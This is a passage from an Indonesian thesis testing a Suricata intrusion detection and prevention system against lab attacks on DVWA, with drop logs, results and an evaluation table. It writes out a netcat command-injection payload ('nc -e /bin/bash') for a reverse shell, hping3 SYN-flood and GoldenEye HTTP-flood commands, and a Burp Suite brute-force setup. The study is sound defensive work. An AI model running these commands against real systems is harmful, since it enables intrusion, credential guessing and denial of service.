06/06/2023-00:12:24.121757 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64366 -> 192.168.100.5:80
06/06/2023-00:32:46.087729 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64371 -> 192.168.100.5:80
06/06/2023-00:32:46.087728 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64371 -> 192.168.100.5:80
06/06/2023-00:32:59.048571 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64377 -> 192.168.100.5:80
06/06/2023-00:32:59.048570 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.209:52470 -> 192.168.100.5:80
06/06/2023-00:33:00.048882 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64380 -> 192.168.100.5:80
06/06/2023-00:33:00.048881 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64380 -> 192.168.100.5:80
06/06/2023-00:33:28.039065 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64380 -> 192.168.100.5:80
06/06/2023-00:33:43.296364 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.209:58974 -> 192.168.100.5:80
06/06/2023-00:33:43.296451 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.209:58974 -> 192.168.100.5:80
06/06/2023-00:34:20.033767 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64384 -> 192.168.100.5:80
06/06/2023-00:34:44.310841 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.1:64385 -> 192.168.100.5:80
06/06/2023-00:34:44.310794 [Drop] [*] [1:1000012:2] Command Injection Netcat [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.137.209:41318 -> 192.168.100.5:80
```

Gambar 4.35 Suricata Drop Injection dan Reverse Shell

e. Web Application Testing

Pengujian dilakukan dengan mensimulasikan serangan *brute force* pada aplikasi web DVWA menggunakan *Burpsuite Community Edition* versi 2025.1.1. Langkah pertama dimulai dengan mengakses halaman *login* DVWA melalui *browser* internal *Burpsuite*. Selanjutnya, fitur *Intercept* diaktifkan untuk menangkap request *login* pertama yang dikirimkan ke server DVWA. Setelah *request* berhasil ditangkap, fitur *Intercept* dimatikan, dan *request* tersebut dikirim ke tab *Intruder*.


Pada tab *Positions*, parameter *username* dan *password* ditandai sebagai target injeksi. *Mode* serangan (*attack type*) yang digunakan adalah *Sniper* dan kemudian diatur *payload* berupa kombinasi *username* “admin” dan daftar *password* umum seperti “123456”, “password”, dan lainnya. *Payload* dimasukkan pada tab *Payloads*. Berikut konfigurasi *Intruder attack brute force* pada web DVWA dapat dilihat pada gambar:



Gambar 4.36: Konfigurasi *Intruder Attack* pada *Burpsuite Community Edition*


Setelah konfigurasi selesai, proses serangan dijalankan menggunakan tombol *Start Attack*. Selama proses berlangsung, *Burpsuite* menampilkan daftar *request* yang dikirim dan respon yang diterima oleh aplikasi target. Gambar yang ditampilkan menunjukkan

tampilan tab Intruder beserta *payload* dan hasil respon dari masing-masing *request*. Berikut gambar hasil serangan *brute force* pada web DVWA:



Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Comment
0	admin	password	200	5			5030	
1	user	password	200	3			5030	
2	test	password	200	6			5030	
3	root	password	200	12			5030	
4	admin	1234	200	4			5030	
5	admin	1234	200	3			5030	
6	user	1234	200	6			5030	
7	test	1234	200	11			5030	

Gambar 4.37: Hasil *Intruder attack*, serangan *brute force* pada web DVWA



The screenshot shows a Kali Linux VM interface. On the left, the terminal window displays the command 'nmap -A 192.168.100.5' and its output. In the center, a browser window shows the DVWA 'Brute Force' login page with fields for 'Username' and 'Password'. Below the form, a message says 'Username and/or password incorrect.' On the right, the 'NIDPS_Suricata' interface is visible, showing a list of network traffic requests and their details.


Gambar 4.38: Status belum berhasil *login* Web DVWA pada *Vulnerability: Brute force*

Selama proses serangan berlangsung, sistem deteksi dan pencegahan intrusi (NIDPS) yang dijalankan melalui *Suricata* berhasil mendeteksi dan merespons aktivitas mencurigakan dari serangan *brute force* tersebut. Berdasarkan *log* yang dihasilkan oleh *Suricata*, khususnya file *fast.log* dan *eve.json*, ditemukan entri *alert* dengan status *[DROP]* yang menunjukkan bahwa beberapa paket dari serangan tersebut telah diblokir.

serangan yang bersifat membanjiri (*flooding*). Uji layanan jaringan dilakukan dengan dua jenis serangan utama, yaitu *SYN Flood* dan *HTTP Flood*, yang mensimulasikan serangan *Denial of Service* (DoS) terhadap *web server*. Tujuan dari pengujian ini adalah untuk mengetahui apakah sistem NIDPS mampu mendeteksi dan mencegah serangan yang berpotensi mengganggu ketersediaan layanan.

1) Serangan SYN Flood

SYN Flood merupakan serangan yang memanfaatkan proses handshake TCP, di mana penyerang mengirimkan sejumlah besar paket SYN ke *port* tertentu tanpa menyelesaikan proses handshake, menyebabkan server kehabisan sumber daya. Pengujian ini bertujuan untuk mengevaluasi ketahanan sistem jaringan terhadap serangan flood berbasis TCP SYN yang dikirim secara intensif menggunakan alat *hping3*. Dalam skenario ini, serangan dilakukan dari mesin *Kali Linux* ke arah *Web Server* (DVWA) dengan alamat IP 192.168.100.5 dapat dilihat pada hasil berikut:


A screenshot of a terminal window titled '9. nidps_suricata'. The terminal shows a root shell on a Kali Linux system. The user runs the command '# sudo hping3 -S --flood -p 80 192.168.100.5'. The output indicates that hping3 is in flood mode and no replies will be shown. It shows statistics for 192.168.100.5, stating 697433 packets transmitted, 0 packets received, and 100% packet loss. The round-trip time is listed as 0.0/0.0/0.0 ms.

```
(root㉿kali)-[/home/arissetia]
# sudo hping3 -S --flood -p 80 192.168.100.5
HPING 192.168.100.5 (eth0 192.168.100.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.100.5 hping statistic ---
697433 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Gambar 4.40: *Hping3* dalam pengujian TCP SYN

Perintah tersebut mengirimkan ribuan paket SYN ke *port* 80 secara beruntun dan tanpa jeda, mensimulasikan serangan TCP SYN *Flood* yang umum digunakan dalam serangan *Denial of Service* (DoS). Pengujian tersebut memberikan hasil persentase kehilangan paket (*packet loss*): 100%, hal tersebut didukung dengan efektivitas

Suricata dalam melakukan perlindungan jaringan sebagaimana dapat dilihat dalam gambar berikut:


A screenshot of the Suricata User Interface (UI) showing a log of network traffic. The log window displays numerous entries of "HIPS SYN Scan Detected" events. Each entry includes source and destination IP addresses, port numbers, and classification details. The interface has tabs for "Logs", "Statistics", "Servers", and "Configuration". A sidebar on the left shows a tree view of the configuration sections.

Gambar 4.41: *Fast.log* dan *Eve.json*

Serangan *hping3* berhasil mengirimkan ratusan ribu paket secara *continue*, menandakan bahwa alat bekerja sesuai dengan fungsinya. Namun, karena seluruh paket berhasil diblokir, ini juga menunjukkan bahwa mekanisme proteksi jaringan bekerja sangat efektif.


2) Serangan HTTP Flood

HTTP *Flood* merupakan serangan layer aplikasi di mana pelaku mengirim permintaan HTTP GET atau POST secara terus-menerus untuk membebani *web server*. Berikut *penetration testing* HTTP *Flood* menggunakan *tools* *GoldenEye*:

A terminal session on a Kali Linux system. The user runs the command "# python3 goldeneye.py http://192.168.100.5 -w 100 -s 50". The output shows the GoldenEye v2.1 version information and a warning about invalid escape sequences. It then enters a mode where it is hitting the webserver with 100 workers, each running 50 connections. The log shows multiple "GoldenEye strikes hit. (0 Failed)" messages. Finally, it shuts down the process.

Gambar 4.42: HTTP Flood menggunakan *tools* *GoldenEye*
serangan *GoldenEye* dilakukan dari *Kali Linux* ke *web server* DVWA di IP 192.168.100.5 dengan *parameter* -w 100 -s 50, yang berarti 100 *thread* dengan 50 koneksi per

thread. Meskipun serangan berhasil dijalankan, seluruh permintaan (*strikes hit*) mengalami kegagalan (0 berhasil, semuanya Failed). Hal ini menunjukkan bahwa koneksi HTTP yang dikirim oleh *GoldenEye* telah diblokir oleh system, dimana diperkuat dengan analisa hasil *log* di *Suricata*:



The screenshot shows the Suricata interface with several tabs open. The main pane displays a list of log entries. The logs are primarily in JSON format, detailing network traffic and security events. Key fields visible in the logs include:

- src_ip**: The source IP address of the traffic.
- dest_ip**: The destination IP address of the traffic.
- flow_id**: A unique identifier for the flow.
- in_iface**: The interface through which the packet was received.
- event_type**: The type of event detected, such as "flow", "alert", or "drop".
- proto**: The protocol used, often TCP or UDP.
- tcp_flags**: TCP flags observed, such as "SYN", "ACK", or "FIN".
- bytes_toserver**: The number of bytes sent to the server.
- bytes_toclient**: The number of bytes sent from the client.
- state**: The current state of the connection.
- reason**: The reason for the detection, such as "Command Injection - Netcat" or "Nmap SYN Scan Detected".
- start**: The timestamp when the event first occurred.
- end**: The timestamp when the event last occurred.
- alerted**: A boolean indicating if the traffic was flagged as a threat.
- syn**: A boolean indicating if the traffic is a SYN packet.
- ecn**: A boolean indicating if the traffic has ECN markings.
- tc_max_regions**: The maximum number of regions for TCP segmentation.

The logs show multiple entries for various connections, mostly from 192.168.137.1 to 192.168.100.5, with events like "Command Injection - Netcat" and "Nmap SYN Scan Detected". The "alerted" field is frequently set to true, indicating successful detections.

Gambar 4.43: *Log eve.json dan fast.log terhadap HTTP Flood Attack*

Hasil *Log Suricata* pada *Alert* dan *Drop Traffic* pada gambar diatas menunjukkan *log Suricata* yang memuat *alert* terhadap berbagai jenis serangan, seperti: *Nmap SYN Scan Detected*: Menandakan adanya aktivitas pemetaan jaringan (*reconnaissance*) dari IP 192.168.137.1 ke 192.168.100.5. *Command Injection - Netcat*: Serangan menggunakan teknik *command injection* melalui port HTTP (:80) yang terdeteksi dan berhasil di-*DROP* oleh *Suricata*.

Log pada baris bawah memperlihatkan detail JSON dari *Suricata* berupa *flow traffic* yang menampilkan informasi seperti IP sumber (*src_ip*), IP tujuan (*dest_ip*), serta *status alerted:true* yang menunjukkan *traffic* tertentu telah dikenali sebagai serangan dan ditindak sesuai rule (*DROP atau ALERT*).


g. Eskalasi Hak Akses (*Privilege Escalation*)

Pengujian ini bertujuan untuk mensimulasikan skenario eskalasi hak akses pada server web melalui celah keamanan

Command Injection yang tersedia pada aplikasi DVWA (*Damn Vulnerable Web Application*). Tujuan utama adalah untuk menguji apakah penyerang yang telah memperoleh akses ke antarmuka web dapat meningkatkan kemampuannya menjadi akses shell sistem operasi, sehingga memungkinkan pengambilalihan sistem secara penuh.

Simulasi ini menggunakan pendekatan injeksi perintah sistem (`; nc -e /bin/bash ...`) ke dalam *form input* aplikasi DVWA, yang kemudian dikirim ke *server web*. *Payload* tersebut akan mencoba membuat koneksi *reverse shell* ke mesin *Kali Linux* yang sedang listening, sehingga jika berhasil, penyerang akan mendapatkan akses terminal dari *server target*. Berikut langkah – langkah pengujian Eskalasi Hak Akses (*Privilege Escalation*):

- 1) *Setup Listener* di *Kali Linux*, pada mesin penyerang (*Kali Linux*) yang menjalankan *Netcat* untuk menunggu koneksi shell masuk dari target, kemudian injeksi *payload* ke *form target Vulnerability (command injection)* di DVWA. Langkah tersebut dapat dilihat pada gambar berikut:



Gambar 4.44: *Setup listener dan injeksi payload dilakukan oleh pentester (kali linux)*


Pada hasil gambar diatas, *Kali Linux* dengan *tools*

Netcat menampilkan pesan berikut:

```
connect to [192.168.137.200] from UNKNOWN  
[192.168.100.1] 57946
```

Hal ini menunjukkan bahwa *server target* mencoba membuka koneksi ke *Kali*, namun IP sumbernya tampak sebagai *Ubuntu server1* (192.168.100.1) karena NAT. Koneksi berhasil dibuka, namun tidak diikuti *shell* aktif, mengindikasikan kemungkinan ada pemblokiran sebagian dari sistem keamanan.

2) *Suricata* sebagai NIDPS melakukan tugasnya dalam mengamati lalu lintas dan mengeksekusi serangan yang sesuai dengan *rules* yang di *setup* di *custom.rules*. Hasil *log* *Suricata Inline mode af-packet* dapat dilihat pada gambar dibawah ini:



Gambar 4.45: Deteksi dan *drop* serangan (*privilege escalation*)

Sedangkan hasil *Suricata* , muncul entri *log eve.json* dan *fast.log* sebagai berikut:

```
[Drop] [**] [1:1000012:2] [DROP] Command  
Injection - Netcat  
[**] [Classification: Attempted  
Administrator Privilege Gain] [Priority:  
1]  
{TCP} 192.168.137.200:39376 ->  
192.168.100.5:80
```

Ini menandakan *Suricata* berhasil mendeteksi dan memblokir *payload command injection* sebelum tereksekusi sepenuhnya.

h. Pelaporan dan Evaluasi (*reporting and evaluation*)

Pelaporan dan evaluasi dilakukan berdasarkan hasil setiap tahapan penetration testing terhadap target aplikasi DVWA, yang berjalan pada *Ubuntu server2*, dengan pengawasan sistem NIDPS *Suricata* di *Ubuntu server1*. Evaluasi mencakup efektivitas deteksi, respons sistem, serta identifikasi celah dan rekomendasi mitigasi. Berikut adalah ringkasan pelaporan dan evaluasi pada masing-masing tahapan pengujian:

1) *Planning* (Perencanaan)

Seluruh komponen pengujian telah dirancang dengan baik, mencakup tiga perangkat utama yaitu mesin penyerang (*Kali Linux*), *web server* target (*Ubuntu server2*), dan sistem pertahanan (*Ubuntu server1*) yang telah dikonfigurasi sebagai *router*, *firewall*, serta NIDPS berbasis *Suricata* . Tujuan pengujian, *tools* yang digunakan, dan skenario serangan ditetapkan sesuai standar metodologi penetration testing.

2) *Information Gathering* (Pengumpulan Informasi)

Tools seperti *Nmap* dan *Nikto* digunakan untuk mengumpulkan informasi target. *Suricata* berhasil mendeteksi aktivitas *scanning* dari kedua *tools* tersebut, dan

memberikan respons berupa *alert* dan aksi *drop*, menunjukkan kemampuan sistem dalam mengidentifikasi reconnaissance attempt secara tepat.

3) *Vulnerability Scanning* (Pemindaian Kerentanan)

Penggunaan SQLmap untuk memindai kerentanan SQL *Injection* berhasil terdeteksi oleh *Suricata* sebagai trafik berbahaya dan diblokir secara *real-time*. Sistem mencatat aktivitas dengan prioritas sedang hingga tinggi berdasarkan rule signature aktif, menunjukkan respons adaptif yang baik terhadap eksploitasi parameter *input*.

4) *Exploitation* (Eksploitasi)

Beberapa teknik eksploitasi diuji, seperti SQL *Injection*, *Command Injection*, dan *Brute force*. *Suricata* berhasil memblokir sebagian besar serangan, kecuali serangan XSS *reflected* yang berhasil lolos dan mengeksekusi *payload*. Hal ini mengindikasikan kebutuhan untuk memperluas *ruleset* agar mencakup ancaman pada lapisan aplikasi.

5) *Privilege Escalation* (Eskalasi Hak Akses)

Upaya eskalasi melalui reverse shell berhasil dideteksi dan diblokir sebagian, walaupun koneksi awal sempat terbentuk. *Suricata* mengklasifikasikan aktivitas tersebut sebagai upaya *Administrator Privilege Gain* dan mengaktifkan aksi *Drop* terhadap trafik berisiko tinggi.

6) *Denial of Service Testing* (Uji DoS - *Flooding Attack*)

Serangan SYN *Flood* dan HTTP *Flood* yang dilakukan menggunakan hping3 dan GoldenEye berhasil diblokir sepenuhnya oleh sistem. Persentase *packet loss* mencapai 100%, menunjukkan bahwa *Suricata* berfungsi secara optimal dalam mencegah gangguan terhadap ketersediaan layanan.

7) *Reporting* (Pelaporan dan Analisis Log)

Semua aktivitas tercatat pada *fast.log* dan *eve.json*, yang kemudian dikirim ke *Elasticsearch* melalui *Filebeat* dan divisualisasikan dalam *dashboard Kibana*. Visualisasi ini memudahkan proses analisis forensik dan pemantauan serangan secara *real-time*.

8) *Evaluation* (Evaluasi Sistem dan Rekomendasi)

Sistem NIDPS berbasis *Suricata* dinyatakan berhasil mendeksi dan memitigasi mayoritas serangan yang diuji. Kelemahan yang ditemukan terutama pada deteksi serangan XSS menunjukkan perlunya penyempurnaan signature serta penambahan metode deteksi berbasis anomali. Selain itu, validasi *input* pada sisi aplikasi perlu ditingkatkan untuk mencegah eksekusi skrip berbahaya.

Berdasarkan seluruh tahapan simulasi serangan siber terhadap aplikasi *web DVWA*, dapat disimpulkan bahwa skenario pengujian berhasil merepresentasikan berbagai jenis ancaman nyata yang umum terjadi pada lingkungan jaringan dan aplikasi *web*. Setiap tahapan, mulai dari perencanaan hingga eksplorasi dan evaluasi, menunjukkan bahwa sistem keamanan berbasis NIDPS yang diimplementasikan menggunakan *Suricata* mampu mendeksi dan memitigasi mayoritas serangan secara efektif.

Penggunaan *tools* seperti *Nmap*, *Nikto*, *SQLmap*, *Burpsuite*, hingga *GoldenEye* menunjukkan bahwa simulator mampu menguji kerentanan dari berbagai sudut pendekatan. Hasil pengujian menegaskan pentingnya integrasi antara deteksi berbasis *signature* dan sistem *monitoring real-time*, serta perlunya pembaruan *ruleset* dan validasi *input* aplikasi untuk menghadapi potensi ancaman yang semakin kompleks. Dengan demikian, simulasi ini membuktikan bahwa pendekatan sistematis dalam pengujian keamanan jaringan dan aplikasi merupakan langkah krusial dalam membangun sistem pertahanan yang tangguh dan adaptif.

3.2 Hasil Uji Coba Sistem

Setelah dilakukan simulasi serangan siber terhadap *aplikasi Damn Vulnerable Web Application* (DVWA) melalui berbagai tahapan *penetration testing* pada subbab sebelumnya, langkah selanjutnya adalah mengevaluasi efektivitas sistem *Network Intrusion Detection And Prevention System* (NIDPS) yang telah dirancang dan diterapkan menggunakan *Suricata*.

Evaluasi dilakukan berdasarkan dua pendekatan utama sistem NIDPS, yaitu sebagai NIDS (*Network Intrusion Detection System*) dan NIPS (*Network Intrusion Prevention System*). Dalam mode NIDS, sistem hanya melakukan pendeketian terhadap pola-pola serangan yang muncul dalam lalu lintas jaringan, tanpa melakukan tindakan penghalangan. Sedangkan dalam mode NIPS, sistem tidak hanya mendeketksi, tetapi juga secara aktif mencegah atau memblokir lalu lintas berbahaya berdasarkan konfigurasi *inline* dengan *af-packet* serta penggunaan aksi *drop* pada *custom.rules* *Suricata*. Efektifitas *System Suricata* diukur berdasarkan indikator-indikator berikut:

- a. *Suricata* berhasil mendeketksi dan memblokir sebagian besar serangan yang dilakukan oleh mesin penyerang (*Kali Linux*).
- b. Serangan seperti *Nmap SYN Scan*, *Nikto Web Scan*, *SQL Injection* (*SQLmap*), *Command Injection* (*Netcat Reverse Shell*), serta *Brute force* melalui *Burpsuite* dideketksi secara akurat dan mendapatkan tindakan berupa *Drop* oleh *Suricata*.
- c. Beberapa serangan seperti *Cross Site Scripting* (*XSS reflected*) masih berhasil dijalankan, menandakan bahwa *ruleset* *Suricata* belum sepenuhnya mencakup semua jenis serangan aplikasi web.


Untuk mengukur keberhasilan sistem NIDPS yang dibangun menggunakan *Suricata*, dilakukan analisis terhadap efektivitas deteksi dan mitigasi dari setiap jenis serangan yang disimulasikan selama proses *penetration testing*. Analisis ini mencakup apakah serangan berhasil dikenali (terdeteksi) oleh *Suricata* dan apakah sistem mampu melakukan

tindakan pencegahan aktif (*drop*) terhadap lalu lintas berbahaya. Penilaian ini memberikan gambaran sejauh mana sistem mampu mengenali dan menanggulangi ancamannya secara *real-time*. Tabel berikut merangkum hasil evaluasi dari setiap jenis serangan yang diuji:

No	Jenis Serangan	Terdeteksi (Alert)	Diblock (Drop)	Keterangan
1	2	3	4	5
1.	<i>Nmap SYN Scan</i>	Ya	Ya	<i>Suricata</i> mendeteksi SYN Flood & scan signature
2.	<i>Nikto</i>	Ya	Ya	Terdeteksi via User-Agent dan HTTP pattern
3.	<i>SQL Injection (SQLmap)</i>	Ya	Ya	Terdeteksi dengan signature HTTP POST/GET
4.	<i>XSS Reflected</i>	Tidak	Tidak	<i>Payload</i> berhasil dieksekusi, perlu penambahan rule
5.	<i>Command Injection</i>	Ya	Ya	<i>Payload nc -e</i> berhasil diblok
6.	<i>Brute force (Burpsuite)</i>	Ya	Ya	Trafik anomali dikenali dan diblok
